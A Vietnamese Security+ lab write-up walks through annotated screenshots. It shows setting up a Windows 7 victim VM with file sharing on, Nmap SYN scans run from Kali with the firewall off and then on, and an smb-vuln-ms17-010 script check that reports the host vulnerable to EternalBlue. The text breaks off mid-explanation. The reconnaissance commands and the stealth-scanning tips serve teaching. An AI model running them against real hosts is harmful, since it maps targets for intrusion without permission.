Hình 7: VMware Workstation đang copy file Tool-Labs.rar vào Windows 7 VM

Nội dung ảnh

Desktop Windows 7 hiển thị hộp thoại VMware Workstation đang thực hiện: "Copying file Tool-Labs.rar to virtual machine" với thanh progress khoảng 30-40%. Đây là quá trình drag-and-drop hoặc copy file từ máy host vào VM thông qua VMware Tools.


Giải thích kỹ thuật

VMware Tools cho phép copy file giữa host OS và guest VM thông qua clipboard sharing và drag-and-drop. File Tool-Labs.rar chứa các công cụ lab cần thiết cho Windows 7. Đây là bước chuẩn bị môi trường trước khi thực hiện các bước tiếp theo.

Kết luận

Bước setup: Copy tools vào Windows 7 VM để chuẩn bị môi trường lab đầy đủ.

Ảnh 8: Windows 7 - Giải nén Tool-Labs.rar



Hình 8: WinRAR đang giải nén Tool-Labs.rar - 64% - path: C:\Users\cuonghk\Desktop\tool_se\Tool-Labs.rar


Nội dung ảnh

Trên Windows 7: cửa sổ Documents Library mở ra cùng WinRAR extraction dialog. WinRAR đang giải nén Tool-Labs.rar từ đường dẫn C:\Users\cuonghk\Desktop\tool_se\Tool-Labs.rar. Tiến trình: 64%, Elapsed time: 00:00:33, Time left: 00:00:18. Bên cạnh là CMD window với kết quả ping đã thành công.

Kết luận

Tool-Labs.rar đã được giải nén thành công. File table1.index đang được extract. Cùng lúc, xác nhận ping đến Kali đã thành công ở background.

Ảnh 9: Windows 7 - Take Snapshot "Lab Security+"



Hình 9: VMware Snapshot - "Lab Security+" - Lưu trạng thái sạch của VM trước khi bị exploit

Nội dung ảnh

Desktop Windows 7 với folder Tool-Labs trên desktop. Hộp thoại "Windows 7 x64-Original - Take Snapshot" mở ra. Name: "Lab Security+". Nút Take Snapshot và Cancel.


Giải thích kỹ thuật

VMware Snapshot là cơ chế lưu toàn bộ trạng thái của VM tại một thời điểm cụ thể: RAM state, disk state, và network state. Snapshot "Lab Security+" được tạo để lưu trạng thái sạch của Windows 7 - chưa bị exploit, Firewall đã tắt, tools đã cài. Sau khi lab xong, có thể revert về snapshot này để làm lại bài.

Kết luận

Snapshot "Lab Security+" đã được tạo - checkpoint an toàn để rollback sau lab.
Đây là best practice trong môi trường lab/pentest: luôn snapshot trước khi exploit.

Ảnh 10: Windows 7 - Bật File Sharing - Kích hoạt SMB service



Hình 10: File Sharing thành công - "Your folder is shared" - share folder tại \\WIN-QK3QHP1566V\\Users\\cuonghk\\Desktop\\share

Nội dung ảnh

Desktop Windows 7 với folder "share" trên desktop. Hộp thoại File Sharing hiển thị: "Your folder is shared." Phần Individual Items cho thấy: share folder với UNC path \\WIN-QK3QHP1566V\\Users\\cuonghk\\Desktop\\share.

Giải thích kỹ thuật

Khi bật File and Printer Sharing trên Windows, hệ điều hành sẽ:


11. Khởi động dịch vụ Server service (srv.sys) - SMB server kernel module
12. Mở lắng nghe trên port 445/tcp (SMB over TCP) và 139/tcp (NetBIOS over TCP)
13. Đăng ký share trên mạng qua tên máy tính (hostname) hoặc IP

UNC path \\WIN-QK3QHP1566V\\share là cú pháp chia sẻ file chuẩn của Windows. Hostname WIN-QK3QHP1566V là tên của máy Windows 7 victim trong lab này.

Kết luận

File Sharing đã BẬT => SMB service đang chạy => Port 135, 139, 445 đã OPEN.
Đây là lý do port 445 xuất hiện trong kết quả Nmap scan.
EternalBlue cần port 445 open để khai thác - điều kiện đã được đáp ứng.

Ảnh 11: Windows 7 - File Explorer - Cấu trúc hệ thống



Hình 11: Windows 7 File Explorer - Local Disk C: với file "mat" được tạo (5/11/2026 6:49 AM, 11 bytes)

Nội dung ảnh

VMware Workstation với nhiều tabs: kali-linux-2022.3-root, Windows 7 x64-Original, Xubuntu-dvwa-Shop-Cloud, Windows 10 x64, Pfsense_2.4.5. Desktop Windows 7 hiển thị Recycle Bin và folder share. File Explorer mở tại Local Disk C: cho thấy cấu trúc Windows tiêu chuẩn: \$Recycle.Bin, Boot, Documents and Settings, PerfLogs, Program Files, Program Files (x86), ProgramData, Recovery, System Volume Information, tool, Users, Windows. Đặc biệt có file "mat" (Text Document, 11 bytes, created 5/11/2026 6:49 AM).


Giải thích kỹ thuật

File "mat" nhỏ 11 bytes được tạo trên C:\ root là một dấu hiệu quan trọng - đây có thể là file do quá trình post-exploitation tạo ra để kiểm tra quyền ghi vào thư mục gốc của hệ thống. Trong một hệ thống Windows bình thường, user thông thường không có quyền tạo file ở C:\. Việc có thể tạo file ở đây chứng tỏ đã có quyền SYSTEM hoặc Administrator.

Kết luận

Hệ thống Windows 7 đã cài đặt và cấu hình đầy đủ. File "mat" ở C:\ root có thể là dấu vết post-exploitation.

Ảnh 12: Kali - Nmap SYN Scan đang khởi động



Hình 12: Kali Linux - nmap -sS -T4 208.100.26.128 vừa chạy, đang chờ kết quả

Nội dung ảnh

Terminal Kali Linux root@kali:~ hiển thị lệnh nmap -sS -T4 208.100.26.128 vừa được nhập và Enter. Màn hình gần như trống, chỉ hiện spinner đang quét. Timestamp: 9:18 AM 5/11/2026.

Giải thích lệnh

```
nmap -sS -T4 208.100.26.128
```

-sS : SYN Scan (stealth scan) - gửi SYN packet, nhận SYN-ACK nếu port open không complete TCP handshake => ít để lại log hơn full connect scan
-T4 : Timing template 4 (Aggressive) - scan nhanh, timeout ngắn
T0=paranoid, T1=sneaky, T2=polite, T3=normal, T4=aggressive, T5=insane
IP : 208.100.26.128 - địa chỉ Windows 7 victim


SYN Scan hoạt động như thế nào?

Nmap gửi gói TCP SYN đến từng port. Nếu nhận được SYN-ACK => port OPEN (service đang lắng nghe). Nếu nhận được RST => port CLOSED. Nếu không nhận được gì (timeout) => port FILTERED (firewall đang drop). Nmap gửi RST ngay sau khi nhận SYN-ACK để không hoàn tất handshake - giảm log để lại trên target.

Kết luận

Scan đang được khởi động. Kết quả sẽ xuất hiện trong các ảnh tiếp theo.

Ảnh 13: Kali - Nmap SYN Scan - Kết quả đầu tiên (Firewall OFF)



Hình 13: nmap -sS -T4 kết quả - 9 ports OPEN: 135, 139, 445, 49152-49157 (Firewall OFF)

Nội dung ảnh

Terminal Kali hiển thị kết quả đầy đủ của lệnh `nmap -sS -T4 208.100.26.128` (9:19 AM). Host is up (0.000655s latency). Not shown: 991 closed tcp ports (reset). Các port mở: 135/tcp open msrpc, 139/tcp open netbios-ssn, 445/tcp open microsoft-ds, 49152-49157/tcp open unknown. MAC Address: 00:0C:29:E2:A2:5F (VMware). Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds.

Giải thích từng port

Port Analysis - Windows 7 @ 208.100.26.128

Port 135/tcp - msrpc : Microsoft RPC (Remote Procedure Call)
Dùng cho DCOM, WMI, DCE/RPC protocols
Cần thiết cho nhiều Windows services

Port 139/tcp - netbios-ssn : NetBIOS Session Service
Giao thức chia sẻ file Windows cổ điển
SMBv1 qua NetBIOS (legacy)

Port 445/tcp - microsoft-ds : SMB over TCP (Direct hosting)
*** PORT NGUY HIEM NHAT ***
EternalBlue khai thác chính qua port này

Port 49152-49157 - unknown : Windows RPC dynamic ports
DCOM và WMI sử dụng dải port này

Ý nghĩa bảo mật

Sự xuất hiện đồng thời của port 135, 139 và 445 là "chữ ký" đặc trưng của một máy Windows đang bật File Sharing và SMBv1. Đây là mục tiêu lý tưởng cho EternalBlue.


Kết luận

Port 445 OPEN xác nhận SMB service đang chạy.

Đây là bước xác định target có khả năng vulnerable với MS17-010.

Bước tiếp theo: chạy NSE script smb-vuln-ms17-010 để xác nhận lỗ hổng.

Ảnh 14: Kali - So sánh hai lần scan (Firewall OFF vs ON)



Hình 14: Scan 1 (Firewall OFF): ports open | Scan 2 (Firewall ON): 1000 filtered ports

Nội dung ảnh

Terminal Kali hiển thị hai lần chạy `nmap -sS -T4 208.100.26.128` liên tiếp. Lần 1 (9:19 AM): 991 closed tcp ports (reset), các port 135, 139, 445, 49152-49157 OPEN - scanned in 3.08 seconds. Lần 2 (9:22 AM): Not shown: 1000 filtered tcp ports (no-response) - scanned in 22.54 seconds.

Phân tích sự khác biệt

Firewall OFF vs ON - Tác động lên Nmap

SCAN 1 - Firewall OFF:

- 991 closed ports (RST response - service không chạy, nhưng port reach được)
- 9 open ports (SYN-ACK response - service đang lắng nghe)
- Thời gian: 3.08 seconds (nhỏ vì nhận RST ngay)
- Kết luận: port 445 OPEN => SMB accessible

SCAN 2 - Firewall ON:

- 1000 filtered ports (no-response - Firewall SILENTLY DROP packet)
- 0 open ports
- Thời gian: 22.54 seconds (chậm vì phải chờ timeout từng port)
- Kết luận: không thể xác định service nào đang chạy

Tại sao filtered chậm hơn closed?

Khi port CLOSED: target gửi RST packet ngay lập tức => Nmap nhận response và chuyển sang port tiếp theo (nhỏ). Khi port FILTERED: Firewall drop packet, không gửi bất kỳ response nào => Nmap phải đợi timeout trước khi xác định port là filtered (chậm). Đây là lý do scan lần 2 mất 22.54 giây so với 3.08 giây của lần 1.

Kết luận

Chứng minh trực quan: Firewall = lá chắn quan trọng nhất chống EternalBlue.
 Khi Firewall ON: EternalBlue KHÔNG thể khai thác vì không reach được port 445.
 Khi Firewall OFF: port 445 fully accessible và vulnerable.

Ảnh 15: Kali - Nmap Scan sạch - Xác nhận 3 port SMB

```

root@kali: ~# nmap -sS -T4 208.100.26.128
Starting Nmap 7.92 ( https://nmap.org ) at 2026-05-11 09:30 EDT
Nmap scan report for ip125-208-100-26.static.stadfastdns.net (208.100.26.128)
Host is up (0.00051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:E2:A2:5F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds
root@kali: ~#
  
```

Hình 15: nmap -sS -T4 - 135, 139, 445 OPEN (997 filtered) - 10.45 giây

Nội dung ảnh

Terminal Kali (9:30 AM) - lần scan tiếp theo cho thấy kết quả gọn hơn: Not shown: 997 filtered tcp ports (no-response). PORT STATE SERVICE: 135/tcp open msrpc, 139/tcp open netbios-ssn, 445/tcp open microsoft-ds. MAC: 00:0C:29:E2:A2:5F (VMware). Nmap done in 10.45 seconds.

Phân tích

Lần scan này chỉ còn 3 port mở (không có 49152-49157) so với lần trước. Điều này có thể do:


- File Sharing vẫn bật, Firewall đã tắt cho public network nhưng có thể một số rules vẫn còn
- Hoặc các RPC dynamic ports đã đóng do service restart

Quan trọng nhất: port 445 VẪN OPEN - đây là mục tiêu chính của EternalBlue.

Kết luận

Port 445 (microsoft-ds) OPEN - xác nhận cuối cùng trước bước vuln scan.
Target ready cho bước chạy NSE script smb-vuln-ms17-010.

Ảnh 16: Kali - Nmap SMB Vuln Scan + Kết quả VULNERABLE



```
File Actions Edit View Help
Nmap scan report for ip128.208-100-26.static.steadfastdns.net (208.100.26.128)
Host is up (0.00062s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:E2:A2:5F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.15 seconds

root@kali: ~#
root@kali: ~# nmap -p445 --script smb-vuln-ms17-010 208.100.26.128
Starting Nmap 7.92 ( https://nmap.org ) at 2026-05-11 09:36 EDT
Nmap scan report for ip128.208-100-26.static.steadfastdns.net (208.100.26.128)
Host is up (0.0017s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:E2:A2:5F (VMware)

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds

root@kali: ~#
```

Hình 16: nmap -p445 --script smb-vuln-ms17-010 - VULNERABLE - CVE-2017-0143 - Risk: HIGH

Nội dung ảnh

Terminal Kali (9:36 AM) hiển thị hai phần: Phần trên là kết quả scan port thông thường (135, 139, 445 open). Phần dưới là kết quả lệnh `nmap -p445 --script smb-vuln-ms17-010 208.100.26.128`. Kết quả NSE script: `smb-vuln-ms17-010: VULNERABLE`. Remote Code Execution vulnerability in

Microsoft SMBv1 servers (ms17-010). State: VULNERABLE. IDs: CVE:CVE-2017-0143. Risk factor: HIGH. Disclosure date: 2017-03-14. References: cve.mitre.org, technet.microsoft.com, blogs.technet.microsoft.com/wannacrypt-attacks.

Giải thích lệnh

```
